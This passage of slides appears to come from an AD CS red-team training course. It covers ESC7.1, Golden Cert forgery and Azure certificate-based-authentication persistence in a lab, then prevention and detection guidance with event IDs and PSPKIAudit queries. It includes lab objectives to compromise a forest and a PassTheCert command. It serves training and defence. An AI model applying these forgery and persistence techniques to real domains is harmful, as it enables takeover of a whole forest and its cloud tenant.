- Create and approve a failed certificate request for enterprise admin of `internalcb.corp` using the SubCA template of `cb-ca.` Use our network and user access gained from the previous objective.

- Use this enterprise admin certificate to compromise the `internalcb.corp` forest.

Topics Covered – Domain Privilege Escalation (ESC7.1)

Module 23: AD CS Domain Privilege Escalation (Trusting CA Certs) and Domain Persistence (DPERSIST1)

AD CS Domain Persistence – Certificate forgery with stolen CA Keys (DPERSIST1)

- Once we have local admin rights on the CA (e.g using misconfigured ACLs), we can forge valid user/computer certificates by stealing and using the RootCA certificate and private key.

- This is also called the Golden Cert attack and is quite similar to the Golden Ticket Attack (steal KRBTGT hash).

- To maintain Domain Persistence, the Golden Cert attack is relatively new and is a good alternative to the more heavily fingerprinted Golden Ticket attack.

AD CS Domain Privesc – Trusting CA Certificates

- Two forests can be configured to share the same CA for Cross Forest Certificate Enrollment using a bidirectional cross forest trust. In such a case the RootCA certificate is added to the target forest sharing the source forest CA.

- Only the RootCA certificate needs to added, but careless handling results in storing the RootCA along with the private key.

- We can add a rogue self-signed CA certificate to the NTAuthCertificates container (DPERSIST2). It can be abused to forge certificates for any domain user (DPERSIST1).

Cross Forest Deployment for shared CA: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/ff955845(v=ws.10)?redirectedfrom=MSDN

AD CS Domain Privesc – Trusting CA Certificates

- If we manage to compromise a RootCA or add a self-signed CA certificate and private key pair, it is possible to forge certificates as mentioned in DPERSIST1 | DPERSIST2 to escalate privileges or persist.

- Hence, make sure to audit CA certificates in all AD CS containers.

Learning Objective - 19

- Find and compromise the RootCA certificate for CB-CA on cbi-dc and use it to forge certificates and perform a Golden Cert Attack.

Topics Covered – Domain Privilege Escalation (Trustsing CA Certs), Domain Persistence (DPERSIST1)

Module 24: Privilege Escalation and Persistence in Azure (using CBA)

AD CS Privesc to Cloud – Azure Certificate-based Authentication

- "Azure Certificate-based Authentication is a method used to authenticate users or services in Microsoft Azure using digital certificates in which, instead of using traditional username and password authentication, the user or service is required to provide a digital certificate that has been signed by a trusted Certificate Authority."

- If we manage to compromise a trusted Certificate Authority (AD CS CA or any 3rd Party CAs) that is trusted by an Azure AD Environment, we can forge certificates and impersonate any user in the target Azure AD tenant.

Microsoft docs for Azure CBA: https://learn.microsoft.com/en-us/azure/active-directory/authentication/concept-certificate-based-authentication

AD CS Privesc to Cloud – Azure Certificate-based Authentication

Diagram Reference Microsoft docs: https://learn.microsoft.com/en-us/azure/active-directory/authentication/concept-certificate-based-authentication-technical-deep-dive

Azure MFA Microsoft docs: https://learn.microsoft.com/en-us/azure/active-directory/authentication/concept-mfa-howitworks

AD CS Cloud Persistence – Passwordless Persistence using CBA Authentication

- In AD CS environments, CBA can be used to authenticate in Active Directory using only a Certificate without any password (if MFA isn't enabled). Azure AD Certificate-based Authentication works similarly.

- With a compromised Root CA trusted by the target Azure AD, we can forge a certificate for any user that is a part of CBA.

- We can use the certificate for CBA and persist in Azure AD as long as the certificate does not expire.

Learning Objective - 20

- Enumerate a target user in the `cb.corp` forest that can be used for CBA to `certbulk.onmicrosoft.com` Azure AD tenant.

- Use the previously compromised RootCA to forge an admin certificate for the above enumerated user and access `certbulk.onmicrosoft.com` tenant.

- Using Azure Portal access, extract secrets from a Key Vault in the `target` tenant.

Topics Covered – Privilege Escalation to Cloud (using CBA) and Cloud Persistence (using CBA)

Module 25: AD CS Defense – Prevention and Detection

AD CS Defense – Prevention

- Let's now look at defending against the techniques that we have discussed.

- We will base hardening options for AD CS and CA infrastructure according to Microsoft's Guidance -
  - Securing PKI - https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786426(v=ws.11)
  - AD Security Guidance - https://social.technet.microsoft.com/wiki/contents/articles/10942.ad-cs-security-guidance.aspx
- We would use the PREVENT techniques from the Certified Pre-Owned paper as mentioned in the beginning of the class.

AD CS Defense – Prevention - CBA Patch

- Make sure that CBA patch (KB5014754) is installed on all CAs and Sub CAs and the StrongCertificateBindingEnforcement registry key in Full Enforcement mode = 2.

- We already covered the CBA patch in "Module 4: AD CS Patches"

Windows Server 2022 Update History: https://support.microsoft.com/en-gb/topic/windows-server-2022-update-history-e1caa597-00c5-4ab9-9f3e-8212fe80b2ee

Certificate-based-authentication patch Microsoft docs: https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16

KB5014754 Microsoft docs: https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16

szOID_NTDS_CA_SECURITY_EXT structure Microsoft Docs: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/e563cff8-1af6-4e6f-a655-7571ca482e71

AD CS Defense – Prevention - PREVENT1

- PREVENT1 is treating CAs and Sub CAs as Tier 0 assets.

- Tier 0 includes those users, groups, machines, roles etc. that have an organization-wide impact like Domain Controllers, Domain Admins, Azure AD Connect Server etc.

- In the lab, we practiced that compromising a CA server would lead to compromise of the entire infrastructure and possibly the cloud infrastrucrue as well.

AD CS Defense – Prevention - PREVENT2

- PREVENT2 is Harden CA settings.

- Post the CBA patch that fixes EDITF_ATTRIBUTESUBJECTALTNAME2 on the CA, following hardening settings can be done:
  - Restrict who can act as enrollment agent.
  - Audit and Harden ACL of CA servers (protects against ESC7)

AD CS Defense – Prevention - PREVENT2 - Restrict who can act as Enrollment Agent

- We can limit who can act as enrollment agent and that too on specific templates.
- This is the classic reduction of attack surface!
- Certsrv.msc -> Right Click -> Properties -> Enrollment Agents Tab

- Note that the settings in the screenshot are NOT implemented in the lab.

AD CS Defense – Prevention - PREVENT3

- PREVENT3 is Audit Published Templates
- Check if any of the Published templates are not required anymore. Another attack surface reduction!

PREVENT3	Audit Published Templates
ESC1	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Client Authentication/Smart Card Logon EKU)
ESC2	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Any Purpose EKU or no EKU)
ESC3	Request an enrollment agent certificate (Application Policy - Certificate Request Agent) and use it to request a cert on behalf of ANY user (Certificate Request Agent EKU)
ESC4	Vulnerable ACLs (GenericWrite) over AD CS Certificate Templates
ESC7	Vulnerable Certificate Authority Access Control Roles (ManageCA and ManageCertificate)

AD CS Defense – Prevention - PREVENT4

- PREVENT4 is Harden Certificate Template settings.
- We can use Invoke-PKIAuadit from PSPKIAudit (https://github.com/GhostPack/PSPKIAudit) for quick auditing.
- We have been abusing Template settings throughout the lab so this is an obvious hardening!
- Some of the important template settings to audit:
  - Enrollee Supplies Subject - CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT
  - Enrollment rights on templates
  - Owner of the template
  - FullControl, WriteDacl, WriteOwner, or WriteProperty permissions on the template
  - EKUs (Client auth, PKINIT Client Auth, Smart Card Logon, Any Purpose, SubCA)

AD CS Defense – Prevention - PREVENT4

PREVENT4	Harden Certificate Template settings
ESC1	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Client Authentication/Smart Card Logon EKU)
ESC2	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Any Purpose EKU or no EKU)
ESC3	Request an enrollment agent certificate (Application Policy - Certificate Request Agent) and use it to request a cert on behalf of ANY user (Certificate Request Agent EKU)
ESC4	Vulnerable ACLs (GenericWrite) over AD CS Certificate Templates

AD CS Defense – Prevention - PREVENT5

- PREVENT4 is Audit NTAuthCertificates.

- We discussed that certificates in the NTAuthCertificates are used as CA certificates.
- Regularly audit if the certificates in that container are the correct ones.
- This protects from attacks like DPERSIST2 - Forge ANY domain certificate using stolen external Trusted Root certificate and private keys (added to root/intermediate/NTAuthCAcertificates container)

AD CS Defense – Prevention - PREVENT8

- PREVENT8 is Harden AD CS HTTP Endpoints

- Remove the HTTP endpoints if not required!
- If HTTP endpoints are required, Disable NTLM authentication both on AD CS Server and IIS.
- If NTLM can't be disabled, enforce HTTPS and enable Extended Protection Authentication.

Page 116 Certified Pre-Owned

AD CS Defense – Detection

- Focus of Detection would be on using Windows Event logs to detect the techniques used in the lab.

- We will enable logging based on "Hunting for Active Directory Certificate Services Abuse" - https://speakerdeck.com/heirhabarov/hunting-for-active-directory-certificate-services-abuse.

- The Audit settings are enabled only for this section. The audit settings are not tested in a production environment.

AD CS Defense – Detection - Configure Auditing using Group Policy

- Group Policy -> Computer Configuration -> Windows Settings ->Security Settings -> Advanced Audit Policy Configuration -> Object Access -> Audit Certification Services -> Configure Success and Failure

AD CS Defense – Detection - Enable CA Auditing

- Certsrv.msc -> Right Click -> Properties -> Auditing Tab -> Check all the Events to Audit
- Remember this is not production!

AD CS Defense – Detection - 4886 and 4887

- Unfortunately, the certificate request (4886) and issuing (4887) Security Events miss on a lot of information.
  - Template names are missing
  - No Certificate request parameters (like SubjectAlternativeName)
  - Take a look at the below Events for LO-10 (Requesting certificate from StoreDataReecveory-Agent template)

AD CS Defense – Detection - 4898

- Certificate Services loaded a template (4898) . This Security Event contains all details of a template.

- Not logged for each CSR.

- 4898 is logged only for
  - First-time enrolment since CA service start.
  - First-time enrolment since any changes to the template
  - Event for LO-10
    Requesting certificate from
    StoreDataReecveory-Agent template

AD CS Defense – Detection - CA Config Change Events

- Following Security events are useful for monitoring configuration changes to CA.
  - 4890: The certificate manager settings for Certificate Services changed.
  - 4891: A configuration entry changed in Certificate Services.
  - 4892: A property of Certificate Services changed

AD CS Defense – Detection - DETECT1

- DETECT1 is monitoring user/machine certificate enrolments.

- We already discussed that 4886 and 4887 are not of much use.

- We need to query the CSR information from the CA (not exposed using logs) and use that to hunt for anomalous CSRs.

- It can be done using certutil but we will use PSPKIAudit for that.

AD CS Defense – Detection - DETECT1

- Let's hunt ESC4 and ESC1 in the cb.corp using Get-CertRequest from PSPKIAudit.
- Recall that user "certsotre" had GenericWrite on the "SecureUpdate" template, we modified the template and configured ESC1 on it.
- Abusing ESC1 included requesting a certificate by specifying the SubjectAlternativeName

```
# List all CSR that specified SAN
Get-CertRequest -HasSAN

# List all CSR that specified SAN and requested DA certificate
Get-CertRequest -HasSAN | ?{$_.SubjectAltNamesExtension -match "administrator"}

# If we have audited templates and know of vulnerable ones. We can list CSRs based on a template
Get-CertRequest| ?{$_.CertificateTemplate -match "Secure Update"}

# List CSRs (probably) made from a remote machine (like the WSL instance on foothold)
Get-CertRequest | ?{$_.RequesterProcessName -eq "$null"}
```

AD CS Attacks – Detection - DETECT1

DETECT1	Monitor User/Machine Certificate Enrollments
PERSIST1	User account persistence using new certificate requests
PERSIST2	Computer account persistence using new certificate requests
ESC1	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Client Authentication/Smart Card Logon EKU)
ESC2	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Any Purpose EKU or no EKU)
ESC3	Request an enrollment agent certificate (Application Policy - Certificate Request Agent) and use it to request a cert on behalf of ANY user (Certificate Request Agent EKU)
ESC4	Vulnerable ACLs (GenericWrite) over AD CS Certificate Templates

Page 125 - Certified Pre-Owned

AD CS Defense – Detection - DETECT2

- DETECT2 is monitoring authentication using certificates.

- We used two methods in the lab to authenticate with certificates using Kerberos:
  - PKINIT (4768)
  - Schannel (4769, 4648 and 4624)

- It is possible to find anomalous Security events when the above methods are used.

AD CS Defense – Detection - DETECT2 - PKINIT

- There are so many 4768 on a DC.
- Looking at abnormal usage of PKINIT by a user can be used for detection.
- Abnormal usage could be
  - Using certificate of a high privilege user
  - Using certificate of a user from a new machine
  - Using a Forged CA certificate
  - Using a high privilege user certificate shortly after it was issues (used by Microsoft Defender for Identity)

https://techcommunity.microsoft.com/t5/microsoft-365-defender-blog/microsoft-defender-for-identity-now-detects-suspicious/ba-p/3743335

AD CS Defense – Detection - DETECT2 - SChannel

- When Scahnnel is used. EID 4769, 4648 and 4624 are logged on the DC.
- From these, 4624 would the most helpful one! Looking for "Logon Process" in 4624 is the best way to find Schannel usage.

- Recall PassTheCert tool :

```
PS C:\ADCS\Tools>.\PassTheCert.exe --server cb-dc.certbulk.cb.corp
--cert-path C:\ADCS\certs\studentadmin.pfx --cert-password "Passw0rd!" --whoami
```


Event 4624, Microsoft Windows security auditing.

General | Details

New Logon:
- Security ID: CERTBULK\studentadmin
- Account Name: studentadmin
- Account Domain: CERTBULK
- Logon ID: 0x1A5E595
- Linked Logon ID: 0x0
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {135df02a-b841-b4d1-bb8c-cdba3bd67129}

Process Information:
- Process ID: 0x2b4
- Process Name: C:\Windows\System32\lsass.exe

Network Information:
- Workstation Name: CB-DC
- Source Network Address: 172.16.100.1
- Source Port: 33800

Detailed Authentication Information:
- Logon Process: Schannel
- Authentication Package: Kerberos
- Transited Services: -
- Package Name (NTLM only): -
- Key Length: 0

AD CS Attacks – Detection - DETECT2

DETECT2	Monitor authentication using certificates
THEFT5/Pass-the-Cert	Using the Kerberos PKINIT protocol to retrieve a User/Computer account's NTLM hash
DPERSIST1	Forge ANY domain certificate using stolen CA Root certificate and private keys
DPERSIST2	Forge ANY domain certificate using stolen external Trusted Root certificate and private keys (added root/intermediate/NTAuthCAcertificates container)
ESC1	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Client Authentication/Smart Card Logon EKU)
ESC2	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Any Purpose EKU or no EKU)
ESC3	Request an enrollment agent certificate (Application Policy - Certificate Request Agent) and use it to request a cert on behalf of ANY user (Certificate Request Agent EKU)
ESC4	Vulnerable ACLs (GenericWrite) over AD CS Certificate Templates

Page 125 - Certified Pre-Owned

AD CS Defense – Detection - DETECT3

- DETECT3 is monitoring CA backup Events.

- CA backup would generate 5058 - Key File operation, 5061 - Cryptographic operation and 5059 - Key migration operation.

- Note that mere presence of the logs doesn't mean attacker activity!

- We have not executed this attack in the lab.

AD CS Defense – Detection - DETECT4

- DETECT4 is monitoring Certificate Template Modifications

- On template change 4899 - A Certificate Services template was updated - is logged.
- On change of ACL 4900 - Certificate Services template security was updated.

- Note that both 4899 and 4900 are not logged when the template is changed but when the first enrolment happens after the change.

- A 4662 (An operation was performed on an object) can be used by configuring auditing on template.

AD CS Attacks – Detection - DETECT4

DETECT2	Monitor authentication using certificates
PERSIST3	User/Computer Account persistence by certificate renewal before expiration
ESC4	Vulnerable ACLs (GenericWrite) over AD CS Certificate Templates

Page 134 - Certified Pre-Owned

AD CS Defense – Detection - DETECT5

- DETECT5 is logging reading of DPAPI Encrypted Keys

- Like DETECT4, configuring auditing on DPAPI master key files and private keys files to generate 4662 would be useful.

- Note that mere presence of the logs doesn't mean attacker activity!

https://medium.com/@cryps1s/detecting-windows-endpoint-compromise-with-sacls-cd748e10950

AD CS Defense – Detection - Techniques - ESC

- Hunting for vulnerable templates seems to be the best way. PSPKIAudit can be used for that!
- However, there are some typical Events for each attack technique. Deliberately not adding DETECT techniques here.
  - ESC1 and ESC2 - Certificate Services loaded a template (4898)
  - ESC3 - 4898 and Certificate Services approved a certificate request and issued a certificate (4887). Check if Requester and Subject are different in 4887
  - ESC4 - 4898, A directory service object was modified (5136), 4899 and 4900.
  - ESC5 - 5136 to detect use of Rogue Certificate (Modification of NTAuthCertificates). In ESC5, we abused RBCD in the lab.
  - ESC7.1 - We approved failed CSR in the lab. Look for authentication using certificates (DETECT2)
  - ESC8 - An account was successfully logged on (4624) with NTLM authentication

AD CS Defense – Detection - Techniques - Shadow Credentials

- Audit for change of msDS-KeyCredentialLink!
- Like any audit configuration, make sure to have a baseline of what is "normal".
- A 5136 (A directory service object was modified) and 4662 (An operation was perform on object) would be logged on change to msDS-KeyCredentialLink.
- 5b47d60f-6090-40b2-9f37-2a4de88f3063 is the GUID for msDS-KeyCredentialLink that is visible in ""Properties" of 4662.

https://cyberstoph.org/posts/2022/03/detecting-shadow-credentials/
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/45916e5b-d66f-444e-b1e5-5b0666ed4d66

AD CS Defense – Detection - Techniques - UnPAC-The-Hash

- The way UnPAC-The-Hash works is, following options are set in the Service Ticket request:
  - Forwardable
  - Renewable
  - Canonicalize
  - Enc_tkt_in_skey
  - Renewable_ok
- This results in the "Ticket Options" of corresponding 4769 to be "0x40810018".
- This can be used to detect UnPAC-The-Hash.

https://medium.com/falconforce/falconfriday-detecting-unpacing-and-shadowed-credentials-0xff1e-2246934247ce
https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4769

AD CS Defense – Detection - Techniques - S4U2SELF

- The way S4U2SELF works is to request a TGS/Service Ticket for itself.
- This results in the "Account Information" and "Service Information" of the corresponding 4769 containing the same names.
- This can be used to detect S4U2SELF.
- Note that the "Ticket Options" of corresponding 4769 is "0x40810018" just like UnPAC-The-Hash.

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

Thank You

- Please provide feedback
- Find us on Twitter @nikhil_mitt and @alteredsecurity
- nikhil@alteredsecurity.com
- For lab extension/access/support, please contact : **adcs@alteredsecurity.com**

- For other red team labs: https://www.alteredsecurity.com/online-labs
- For bootcamps: https://www.alteredsecurity.com/bootcamps
- For in-person or group training: **contact@alteredsecurity.com**
- Discord - https://discord.com/invite/vcEwaRMwJe